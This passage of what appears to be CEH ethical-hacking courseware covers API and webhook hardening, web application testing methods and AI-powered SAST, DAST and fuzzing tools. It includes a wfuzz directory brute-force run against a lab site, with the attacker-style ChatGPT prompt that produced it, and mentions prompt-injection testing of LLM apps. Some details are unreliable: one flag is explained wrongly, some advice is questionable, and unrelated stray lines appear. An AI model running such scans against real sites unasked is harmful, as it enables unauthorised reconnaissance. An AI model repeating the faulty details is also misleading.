-------	----------------------------	--

Table 14.5: OWASP Top 10 API Security Risks and Solutions

Best Practices for API Security

- 1 Use server-generated tokens embedded in HTML as hidden fields for validating the incoming requests.
- 2 Sanitize the data to eliminate malicious scripts and properly validate the user input.
- 3 Use an optimized firewall to ensure that all the unused, unnecessary files and permissive rules are revoked.
- 4 Use IP whitelisting to create a list of trusted IP addresses to access APIs and to limit access to trusted users.
- 5 Use the rate-limiting feature to limit the number of API calls made by a client in a particular time frame.
- 6 Implement a pagination technique that can divide a single response into several fragments.
- 7 Use parameterized statements in SQL queries to prevent inputs that include entire SQL statements.
- 8 Conduct regular security assessments to secure all the API endpoints using automated tools.
- 9 Use tokens to establish trusted identities and to control access to services and resources.
- 10 Use signatures to ensure that only authorized users can decrypt or modify data.
- 11 Employ packet sniffers to track events related to information disclosure and to detect insecure API calls.
- 12 Use techniques such as quotas and throttling to control and track the API usage.
- 13 Implement API gateways to authenticate the traffic and control and analyze the usage of APIs.
- 14 Implement MFA and use authentication protocols such as AppToken, OAuth2, and OpenID Connect.

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2018 EC-Council. All rights reserved. Reproduction in whole or in part is prohibited.

Best Practices for API Security

Various best practices for securing APIs against cyberattacks are as follows:

- Use the HTTPS protocol through SSL/TLS certificates that support encryption techniques and provide a secure connection between the server and client.
- Use server-generated tokens embedded in HTML as hidden fields for validating the incoming request and to check if it is from an authenticated source.
- Sanitize the data to eliminate malicious scripts and properly validate the user input.
- Use an optimized firewall to ensure that all the unused, unnecessary files and permissive rules are revoked.
- Use IP whitelisting to create a list of trusted IP addresses or IP ranges to access APIs and to limit access to trusted users or components only.
- Use the rate-limiting feature to limit the number of API calls made by the client in a particular time frame.
- Maintain and monitor access logs regularly to help in detecting anomalies and to take precautionary measures in the future.
- Implement a pagination technique that can divide a single response into several fragments so that the payloads are not oversized.
- Use parameterized statements in SQL queries to prevent inputs that include entire SQL statements.
- Perform input validation on the server side instead of the client side to prevent bypassing attacks.

- Conduct regular security assessments to secure all the API endpoints using automated tools.
- Regularly monitor and perform continuous auditing of the API and analyze the workflows to prevent any attacks.
- Use tokens to establish trusted identities and to control access to services and resources.
- Use signatures to ensure that only authorized users can decrypt or modify data.
- Employ packet sniffers to track events related to information disclosure and to detect insecure API calls.
- Use techniques such as quotas and throttling to control and track the API usage and to set the API request limit.
- Implement API gateways to authenticate the traffic and control and analyze the usage of APIs.
- Implement advanced techniques to prevent sophisticated human-like bots from accessing the APIs.
- Implement multi-factor authentication (MFA) and use authentication protocols such as AppToken, OAuth2, and OpenID Connect to authenticate the users and applications in the API.
- Document audit logs before and after every security event, and sanitize the log data to prevent log injection attacks.
- Use SOAP APIs with in-built security features instead of conventional design-based REST APIs.
- Confine the API response data to the requested resource permission status, instead of sharing an excessive amount of secret data through status messages or resource replies.
- Use WAF security along with TLS/SSL for securing the APIs and reducing the attacks based on web traffic and script injections.
- Ensure that all the requests made from stateless communication APIs such as REST API are authorized separately, even if they originated from the same user.
- Employ advanced routing and controlling technologies such as service mesh technology to manage multi-service authentication and access control.
- Insist that the API developers consider the latest security vulnerabilities and risks related to APIs through open-source materials, articles, and blogs.
- Implement security headers such as X-Frame-Options, X-XSS-Protection, and Content-Security-Policy.
- Regularly perform security testing, including static code analysis, dynamic analysis, and penetration testing.
- Implement proper error handling that does not expose sensitive information.
- Implement mechanisms for token expiration and revocation.

Best Practices for Securing Webhooks

- 1 Use shared authentication secrets such as **HTTP basic authentication** for all webhooks to prevent any random malicious data.
- 2 Implement **webhook signing** to verify the data received from the ESPs and use the constant time-compare function.
- 3 Track **event_id** to avoid unintentional double-processing of the same events through replay attacks.
- 4 Ensure that the **firewall rejects webhook calls** from unauthorized sources other than the ESP's IP addresses.
- 5 Use **rate limiting** on webhook calls to control the incoming and outgoing traffic.
- 6 Compare the **X-Cld-Timestamp** of the webhook with the current timestamp to prevent timing attacks.
- 7 Validate the **X-OP-Timestamp** within a threshold from the current time.
- 8 Ensure that the event processing is **idempotent** to prevent the **replication of event receipts**.
- 9 Ensure that the webhook code responds with **200 OK** (success) instead of 4xx or 5xx statuses in case of errors.
- 10 Ensure that the webhook URL supports the **HTTP HEAD method** to retrieve meta-information.
- 11 Use **threaded requests** to send multiple requests simultaneously and to update data in the API rapidly.
- 12 Ensure that the **tokens** are stored against **store_hash** and not the user data.

Source: EC-Council, Certified Ethical Hacker Version 10.0, © 2018 EC-Council. All rights reserved. Reproduction without permission is strictly prohibited.

Best Practices for Securing Webhooks

Various best practices for securing webhooks are as follows:

- Use **HTTPS** instead of **HTTP** to safeguard data from exposure while in transit.
- Use shared authentication secrets such as **HTTP basic authentication** for all webhooks to prevent any random malicious data.
- Implement **webhook signing** to verify the data received from the email service providers (ESPs) and use the constant time-compare function.
- Track **event_id** to avoid unintentional double-processing of the same events through replay attacks.
- Ensure that the **firewall rejects webhook calls** from unauthorized sources other than the ESP's IP addresses.
- Use **rate limiting** on webhook calls in the web server to control the incoming and outgoing traffic.
- Compare the request timestamp **X-Cld-Timestamp** of the webhook with the current timestamp to prevent timing attacks.
- Ensure that the event processing is **idempotent** to prevent the **replication of event receipts**.
- Ensure that the webhook code responds with **200 OK** (success) instead of 4xx or 5xx statuses in case of errors to ensure that the webhooks are not deactivated.
- Ensure that the webhook URL supports the **HTTP HEAD method** to retrieve meta-information without transferring the entire content.

- Use threaded requests to send multiple requests simultaneously and to update data in the API rapidly.
- Ensure that the tokens are stored against `store_hash` and not the user data.
- Verify clients through the implementation of mutual TLS.
- Do not send confidential information using webhooks; instead, use authorized APIs.
- Use HMAC-based signatures to perform message verification and avoid payload exploitation.
- Use a unique event ID to record every webhook payload within the database.
- Log each of the sent webhooks for debugging when required.
- Utilize API keys or similar credentials to authenticate webhook requests.
- Limit the size of webhook payloads to prevent denial-of-service (DoS) attacks.
- Use a webhook proxy service as an extra layer of security that can queue, inspect, transform, and even retry webhook calls.
- Verify that incoming webhook requests come from expected sources by checking the source IP address against a whitelist or using more dynamic methods such as DNS resolution.

The slide has a black background with white text. At the top left, it says "IT - Module 14: Hacking Web Applications". At the top right, it features the "EC-Council CEH™" logo. In the center, there is a large red circle containing the number "05". Below the circle, the word "Objective" is written in white. Underneath "Objective", the text reads "Summarize the Techniques used in Web Application Security". At the bottom of the slide, there is a small watermark-like text that reads "DRAFT © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. www.ec-council.org".

Web Application Security

After learning the hacking methodologies adopted by attackers of web applications and the tools they use, it is important to learn how to secure these applications from such attacks. A careful analysis of security will help you, as an ethical hacker, to secure your applications. To do so, one should design, develop, and configure web applications using the countermeasures and techniques discussed in this section.

Web Application Security Testing

Manual Web App Security Testing	<ul style="list-style-type: none">It involves testing a web application using manually designed data, customized code, and some browser extension tools to detect vulnerabilities and weaknesses associated with the applications.Security professionals use tools such as SecApps, Selenium, and Apache JMeter to perform manual testing.
Automated Web App Security Testing	<ul style="list-style-type: none">It is a technique employed for automating the testing process. These testing methods and procedures are incorporated into each stage of development to report feedback constantly.Security professionals use tools such as Ranorex studio, TestComplete, and Leapwork to perform automated testing.
Static Application Security Testing (SAST)	<ul style="list-style-type: none">It is also referred to as a white-box testing approach, in which the complete system architecture (including its source code) or application software to be tested is already known to the tester.Security professionals use tools such as Cadence, JFrog, and Klocwork to perform SAST.
Dynamic Application Security Testing (DAST)	<ul style="list-style-type: none">It is also known as a black-box testing approach and is performed directly on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injectors, etc.Security professionals use tools such as Invicti, Acunetix vulnerability Scanner, and HCL AppScan to perform DAST.

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2018 EC-Council, Inc. All rights reserved. Reproduction in whole or in part is prohibited.

Web Application Security Testing

Web application security testing is a process of conducting security assessment and performance analysis of an application and generating timely reports on its security levels and threat exposures. It is often conducted by security professionals and programmers to test and strengthen the security of an application using the following techniques:

- Manual Web Application Security Testing**

Manual security testing involves testing a web application using manually designed data, customized code, and some browser extension tools such as SecApps to detect vulnerabilities and weaknesses associated with the applications. It mainly focuses on business logic errors and threat analysis. Security professionals also use other tools such as SecApps, Selenium, Apache JMeter, LoadRunner, QTP, Bugzilla, and Acunetix to perform manual testing.

- Automated Web Application Security Testing**


It is a technique employed for automating the testing process. Automated testing tools can be used for the rapid discovery of vulnerabilities in a systematic manner so that they can be patched easily. These testing methods and procedures are incorporated into each development stage to report feedback constantly. Changes in every piece of code can be analyzed and developers are instantly notified if any vulnerabilities are detected. Security professionals use tools such as Ranorex studio, TestComplete, Leapwork, Katalon Studio, and Testsigma to carry out automated testing.

- **Static Application Security Testing (SAST)**

Static application testing is also referred to as a whitebox testing, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester. SAST tools assist developers in testing the source code to discover and report design flaws associated with the application, which can open doors for various attacks. It also ensures that the source code is compliant with defined rules, standards, and guidelines. Security professionals use tools such as Codacy, JFrog, Klocwork, Checkmarx One, and PT Application Inspector, to perform SAST.

- **Dynamic Application Security Testing (DAST)**

Unlike SAST, DAST is known as a blackbox testing, in which the system architecture or application to be tested is not known to the testers. DAST tools execute on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. They allow testers to discover underlying vulnerabilities or flaws in web applications. DAST tools also use fuzzing, which refers to throwing unexpected and unvalidated test cases at a web page. Security professionals use tools such as Invicti, Acunetix Vulnerability Scanner, HCL AppScan, OpenText Fortify On Demand, and StackHawk to perform DAST.



Web Application Fuzz Testing

Web application fuzz testing (fuzzing) is a blackbox testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called “fuzz” are generated by fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks. Attackers employ various attack techniques to crash the victim’s web applications and cause havoc in the least possible time. Security personnel and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks such as buffer overflow, DOS, XSS, and SQL injection.

Steps of Fuzz Testing

Web application fuzz testing involves the following steps:

- Identify the target system
- Identify inputs
- Generate fuzzed data
- Execute the test using fuzz data
- Monitor system behavior
- Log defects

Fuzz Testing Strategies

- Mutation-Based:** In this type of testing, the current data samples create new test data, and the new test data will again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.

- **Generation-Based:** In this type of testing, the new data will be generated from scratch, and the amount of data to be generated is predefined based on the testing model
- **Protocol-Based:** In this type of testing, the protocol fuzzer sends forged packets to the target application that is to be tested. This type of testing requires detailed knowledge of the protocol format being tested. It involves writing a list of specifications into the fuzzer tool and then performing the model-based test generation technique to go through all the listed specifications and add the irregularities in the data contents, sequence, etc.

Fuzz Testing Scenario

The diagram below shows an overview of the main components of the fuzzer. An attacker script is fed to the fuzzer, which in turn translates the attacks to the target as http requests. These http requests will get responses from the target and all the requests and their responses are then logged for manual inspection.




Figure 14.149: Web application fuzz testing scenario

Fuzz Testing Tools:

- WebScarab (<https://owasp.org>)
- Burp Suite (<https://portswigger.net>)
- AppScan Standard (<https://www.hcl-software.com>)
- Defensics (<https://www.synopsys.com>)
- ffuf (<https://github.com>)

300 *Mario J. Martínez-Witt & Ignacio*

EC-Council CEH™

Web Application Fuzz Testing with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as:
 - “Fuzz the target url www.moviescopes.com using Whatz tool”



Detailed CTC Quantitative Measurement Procedure - Version A For Human Tissue and reference tissue (for review and validation)

Web Application Fuzz Testing with AI

Attackers can leverage AI-powered technologies to enhance and automate OS discovery tasks. With the aid of AI, attackers can effortlessly perform fuzz testing on target web applications.

For example,

An attacker can also use ChatGPT to perform this task by using an appropriate prompt such as:

"Fuzz the target url www.moviescope.com using Wfuzz tool"

Figure 14.25D: Fuzzing the target url

The provided command is using 'wfuzz', a web application brute-forcer, to fuzz directories on a website for existing paths using the specified wordlist.

- '**-c**': This option tells 'wfuzz' to continue the operation even after hitting an empty response.
 - '**-z file,/usr/share/wordlists/dirb/common.txt**': The wordlist file path.
 - '**-z file**': Specifies that the fuzzing value should come from a file.
 - '**/usr/share/wordlists/dirb/common.txt**': Specifies the path to the wordlist ('common.txt') that contains a list of directory and file names to test.
 - '**--hc 404**': This option tells 'wfuzz' to not display results for HTTP 404 (Not Found) responses, which helps to filter out invalid paths.
 - '**http://www.moviescope.com/FUZZ**'
 - '**http://www.moviescope.com/**': The target website URL.
 - '**FUZZ**': The placeholder where 'wfuzz' will insert each item from the wordlist to test the directory paths.

ID	Response	Lines	Word	Chars	Payload
000000001	200	113 L	273 W	4241 Ch	"http://www.moviescope.com"
000000114	200	24 L	58 W	153 Ch	"css"
000000112	200	24 L	58 W	152 Ch	"pp"
000000171	200	24 L	58 W	152 Ch	"do"
000000193	200	24 L	58 W	156 Ch	"images"
000000192	200	24 L	58 W	156 Ch	"Images"
000000178	200	24 L	58 W	152 Ch	"js"
0000004159	200	24 L	58 W	157 Ch	"twitter"
Total: time: 0:00:00.000000					
Processed Requests: 4618					
Filtered Requests: 4606					
Request/second: 46					

Figure 14.151: Output


The 'wfuzz' command is being used to brute-force directory and file names on the website '<http://www.moviescope.com/>' using the 'common.txt' wordlist from 'dirb'. It will test each directory or file name in the wordlist against the target website's paths, excluding 404 (Not Found) responses.

AI-Powered Fuzz Testing

- AI-powered fuzz testing utilizes machine learning to automate and craft diverse, complex inputs that expose software vulnerabilities, unlike traditional fuzzing with random data.
- By analyzing past tests, AI recognizes patterns and predicts effective inputs, improving the probability of uncovering critical bugs.
- It continuously learns from real-time feedback, refining inputs to explore deeper code paths and uncover hidden vulnerabilities.

Prompt Fuzzer

- Prompt Fuzzer, an AI-powered fuzz testing tool, targets the system prompt in GenAI applications, simulating real-world attacks such as prompt injection to find vulnerabilities.
- It analyzes the large language model's (LLM) response and assigns a security score, helping ethical hackers assess the GenAI application's security posture.



AI-Powered Fuzz Testing

AI-powered fuzz testing represents a significant advancement in automated vulnerability discovery compared to traditional fuzzing methods. Key features of AI-powered fuzz testing include the following:

- **Automated Crafting of Complex Inputs:** AI-powered fuzz testing utilizes machine-learning algorithms to automate the generation of diverse and complex input data. Unlike traditional fuzzing, which typically relies on random or simple mutation-based inputs, AI can intelligently craft inputs that are likely to trigger specific code paths and reveal vulnerabilities.
- **Pattern Recognition and Effective Input Prediction:** AI models can recognize patterns in how software reacts to different inputs by analyzing past tests and outcomes. This enables the prediction of more effective inputs that are likely to uncover critical bugs. This predictive capability improves the efficiency of the fuzzing process by reducing the number of ineffective tests and focusing on the inputs that are more likely to expose vulnerabilities.
- **Continuous Learning and Real-time Feedback:** AI-powered fuzz testing systems continuously learn from real-time feedback during testing. This feedback loop allows the AI to dynamically adapt and refine its input generation strategies. As it discovers new vulnerabilities or explores deeper code paths, it can adjust its approach to explore similar areas more thoroughly, thereby uncovering hidden vulnerabilities that may not be easily identified by manual or traditional methods.
- **Enhanced Testing Efficiency and Coverage:** AI significantly boosts testing efficiency by focusing on areas of code that are most likely to contain bugs or vulnerabilities. This

targeted approach not only saves development time and resources but also enhances overall code coverage. By systematically exploring different parts of the codebase based on learned patterns and predictive models, AI-powered fuzz testing can achieve a higher coverage compared to traditional methods.

AI-Powered Fuzz Testing Tool: Prompt Fuzzer

Source: <https://github.com>

Prompt Fuzzer is an advanced AI-powered fuzz testing tool designed specifically for GenAI applications. It focuses on assessing and strengthening the security of system prompts by simulating real-world attacks such as prompt injections.

This tool uses LLMs to analyze responses and assign security scores. Ethical hackers can use Prompt Fuzzer in an interactive playground to iteratively test different prompts, enhancing the application's defense against potential vulnerabilities. This iterative process helps identify and mitigate security risks associated with the interaction between the system prompt and LLM responses.

The findings from Prompt Fuzzer not only highlight existing security vulnerabilities but also raise awareness about potential risks within GenAI systems, contributing to the adoption of improved security practices. Additionally, Prompt Fuzzer helps ethical hackers prioritize their efforts by pinpointing critical vulnerabilities in the system prompt and its interaction with LLMs.

Prompt Fuzzer uses a dynamic testing method customized for the prompt system of GenAI application. It adjusts the fuzzing process based on the context extracted from system prompts, thereby ensuring comprehensive security testing. It enables ethical hackers to prioritize their efforts, identify critical vulnerabilities, and improve the system's prompt resistance to advanced attacks, thereby enhancing overall security practices in GenAI applications.




Figure 14.152: Prompt Fuzzer test results

AI-Powered Static Application Security Testing (SAST)

- AI-driven SAST provides contextual recommendations for fixing vulnerabilities, aiding developers in addressing issues more effectively
- By reducing false positives and negatives, AI improves the prioritization of security issues, ensuring that critical vulnerabilities are addressed first
- AI-enhanced SAST tools manage dependencies and secret keys, further securing the codebase and preventing the exposure of sensitive information

Code Genie AI

- Code Genie AI integrates artificial intelligence into ethical hacking practices by automating the detection of vulnerabilities in source code
- By integrating AI into the realm of SAST, Code Genie AI is transforming how developers and security professionals approach vulnerability detection and remediation within the blockchain ecosystem



Other AI powered SAST Tools:

Codacy
<https://www.codacy.com/>

Gorgon
<https://gorgon.ai/>

CodeThreats
<https://www.codethreats.com/>

Checkmarx SAST
<https://checkmarx.com/>

DryRun Security
<https://dryrunsecurity.com/>

AI-Powered Static Application Security Testing (SAST)

AI-powered SAST represents a significant advancement in the field of application security by leveraging ML and advanced algorithms to enhance the capabilities of traditional code analyses. By integrating AI into SAST, organizations can bolster the software development lifecycle using a more robust and proactive security approach.

- **Enhanced Pattern Recognition and Anomaly Detection:** AI-powered SAST tools leverage machine-learning algorithms to analyze vast volumes of code and identify subtle patterns and anomalies that might indicate vulnerabilities. This goes beyond traditional rule-based approaches, allowing the detection of previously unknown vulnerabilities that have not been documented or patched.
- **Zero-Day Vulnerability Detection:** One of the most significant advantages of the AI-powered SAST is its ability to identify zero-day vulnerabilities. By analyzing code patterns and behaviors, AI algorithms can detect vulnerabilities before they are exploited, thereby providing a crucial layer of proactive security.
- **Automated Code Analysis and Immediate Feedback:** AI-driven SAST tools offer real-time feedback to developers as they write code, highlight potential security issues, and suggest fixes on the fly. This immediate feedback loop enables developers to address vulnerabilities early in the development cycle, thereby significantly reducing the cost and complexity of remediation.
- **Reduced False Positives and Negatives:** AI-powered SAST utilizes NLP techniques to understand the context of the code, thereby significantly reducing these inaccuracies. This ensures that security teams focus on genuine threats, optimize their efforts, and improve the overall security of the application.

AI-powered SAST tools can incorporate threat intelligence feeds, allowing them to adapt and detect new threats as they arise. This adaptability ensures that the SAST remains an effective defense mechanism against the latest security risks.

By leveraging AI's capabilities in pattern recognition, anomaly detection, automation, and continuous learning, AI-powered SAST tools can empower organizations to build more secure and resilient software. This transformative technology is not merely an incremental improvement but a fundamental shift in how we approach application security, ensuring a safer and more robust digital landscape.

AI-Powered Static Application Security Testing (SAST) Tool: Code Genie AI

Source: <https://www.rohanhall.com>

Code Genie AI is an innovative solution that leverages the power of AI to bolster the safety and resilience of smart contracts. Integrating AI into SAST transforms the approach to vulnerability detection and remediation within a blockchain ecosystem.

Key Features

- **Automated Vulnerability Scanning:** Code Genie AI automates the often tedious and error-prone process of manually reviewing smart contract codes. Its AI-powered engine swiftly scans code, identifying potential vulnerabilities and security flaws with remarkable accuracy.
- **Advanced Pattern Recognition:** Leveraging machine-learning algorithms trained on vast datasets of known vulnerabilities and secure coding practices, Code Genie AI excels in recognizing subtle patterns and anomalies that may indicate potential weaknesses.
- **Prioritized Risk Assessment:** Code Genie AI assesses the severity and potential impact of each identified issue, allowing developers to prioritize their remediation efforts effectively. This ensures that critical vulnerabilities are addressed first, thereby promptly mitigating the most significant risks.
- **Actionable Recommendations:** Code Genie AI extends beyond merely identifying vulnerabilities. It provides developers with actionable recommendations and guidance for addressing each issue.



Figure 14.15.3: Code Genie highlights the problems that is seen in the code.

AI-Powered Static Application Security Testing (SAST) Tool: Codiga

Source: <https://www.codiga.io>

Codiga's AI-powered static code analysis platform combines customizable rules, automated vulnerability detection, real-time feedback, and adherence to industry standards, enabling organizations to identify and mitigate security risks proactively.

- **Customizable Static Code Analysis with AI:** Codiga leverages AI to provide real-time feedback and suggestions for improvements directly within integrated development environments (IDEs), thereby fostering a seamless and efficient development experience.
- **Automated Vulnerability Detection and Fixes:** Codiga's AI-powered engine automates vulnerability detection, minimizes the risk of human error, and expedites identification. In addition to flagging potential security flaws, Codiga offers automated fixes for vulnerabilities, streamlines the remediation process, and accelerates the development cycle.



Figure 14.154: Screenshot of Codiga

Additional AI-Powered Static Application Security Testing Tools

- **Corgea**

Source: <https://corgea.com>

Corgea is an innovative AI-powered SAST tool that automates the generation of precise fixes, streamlines the remediation process, and ensures code integrity.

- **Checkmarx SAST**

Source: <https://checkmarx.com>

Checkmarx CxSAST is a SAST solution that leverages AI by automating and streamlining the vulnerability remediation process.

- **Snyk Code**

Source: <https://snyk.io>

The Snyk Code, powered by DeepCode AI, is a SAST tool that harnesses the power of purpose-built AI specifically trained on security-specific data and curated by top security researchers, ensuring unmatched accuracy and reliability.

- **CodeThreat**

Source: <https://www.codethreat.com>

Code Intelligence is a ground-breaking AI-driven application security testing platform designed to empower developers and security teams to build more reliable and secure embedded software. By leveraging AI-driven white-box fuzz testing, Code Intelligence enables early detection of critical bugs and vulnerabilities.

- **DryRun Security**

Source: <https://www.dryrun.security>

Dryrun Security is a powerful AI-powered SAST tool that prioritizes contextual security analysis and generative AI. It empowers developers to write secure code.

- **CodeIntelligence**

Source: <https://www.code-intelligence.com>

Code Intelligence is an AI-powered SAST platform designed to enhance the security of embedded software systems. By harnessing the capabilities of AI and fuzz testing, Code Intelligence enables developers to uncover hidden vulnerabilities and bugs early in the development lifecycle, ultimately enhancing the reliability and resilience of their software.

Module M | Hacking Web Applications

EC-Council C|EH™

AI-Powered Dynamic Application Security Testing (DAST)

- AI-driven DAST tools can be integrated into the CI/CD pipeline for continuous security testing throughout the development lifecycle.
- This adaptive and automated approach increases efficiency, accuracy, and scalability in identifying and mitigating security vulnerabilities.

ZeroThreat.ai

- ZeroThreat.ai uses an AI-driven intelligent crawler capable of scanning complex web applications and APIs swiftly and accurately.
- It incorporates threat intelligence to detect anomalies and emerging threats through behavioral analysis.
- Provides reliable data by eliminating false positives, essential for ethical hacking.
- Seamlessly integrates with continuous integration/continuous deployment workflows, enabling automated and continuous security testing.
- Offers fast scanning capabilities, allowing for the rapid identification of critical vulnerabilities.

Other AI-powered DAST Tools:

Tool	Website
VoltSec.io	https://www.voltsec.io
AppCheck	https://appcheck.ng.com
Aptori	https://aptori.com
Perfent Capitot	https://perfent-capitot.surge.sh
Veracode	https://www.veracode.com

Copyright © EC-Council. All Rights Reserved. Reproduction in Whole or in Part Prohibited Without Prior Written Consent. Visit www.ec-council.org.

AI-Powered Dynamic Application Security Testing (DAST)

AI-powered DAST utilizes ML and advanced algorithms to automate and enhance the process of identifying vulnerabilities while running applications. This allows for a more comprehensive security assessment by simulating real-world attack scenarios and analyzing application behavior. However, the traditional DAST tools often lack accuracy when responding to modern attacks.

Some key benefits of AI-powered DAST are as follows:

- Simulate Complex Attack Scenarios:** AI can analyze application behavior and responses and dynamically adapt testing strategies to explore more intricate attack vectors and exploit paths.
- Increase Detection Accuracy:** AI-powered analysis helps reduce false positives, leading to a more focused and efficient vulnerability detection process. You can identify common vulnerabilities with greater precision using AI-powered DAST tools.
- Intelligent Test Case Generation and Prioritization:** Traditional DAST tools rely on predefined test cases that may miss unique vulnerabilities. AI can analyze application behavior and user interactions to generate dynamic test cases that focus on high-risk areas. This prioritization ensures efficient testing by first targeting critical areas.
- Reduced False Positives with Context-Aware Analysis:**
DAST tools can generate a significant number of false positives and overwhelm security teams. AI-powered DAST incorporates techniques such as NLP to understand the context of application behavior. This context awareness helps distinguish real threats from harmless actions, thereby improving the accuracy of the findings.

- **Self-Learning and Adaptation**

AI algorithms can continuously learn from past testing data and successful attacks. This allows the DAST tools to adapt their testing strategies and identify emerging threats more effectively. This self-learning capability ensures DAST remains relevant to evolving cyber threats.

- **Automation and Integration with Development Pipelines:**

AI can automate repetitive tasks in the DAST, such as test execution and initial vulnerability analysis. This allows security teams to focus on complex issues and remediation strategies. Additionally, AI-powered DAST can integrate seamlessly with development pipelines, enabling "shift left" security by incorporating security testing early in the development cycle.

AI-powered DAST represents a significant advancement in the field of application security testing. It offers a more realistic and effective way of identifying and mitigating vulnerabilities, ultimately improving the overall security of web applications.

AI-powered Dynamic Application Security Testing Tool: ZeroThreat.ai

Source: <https://zerothreat.ai>

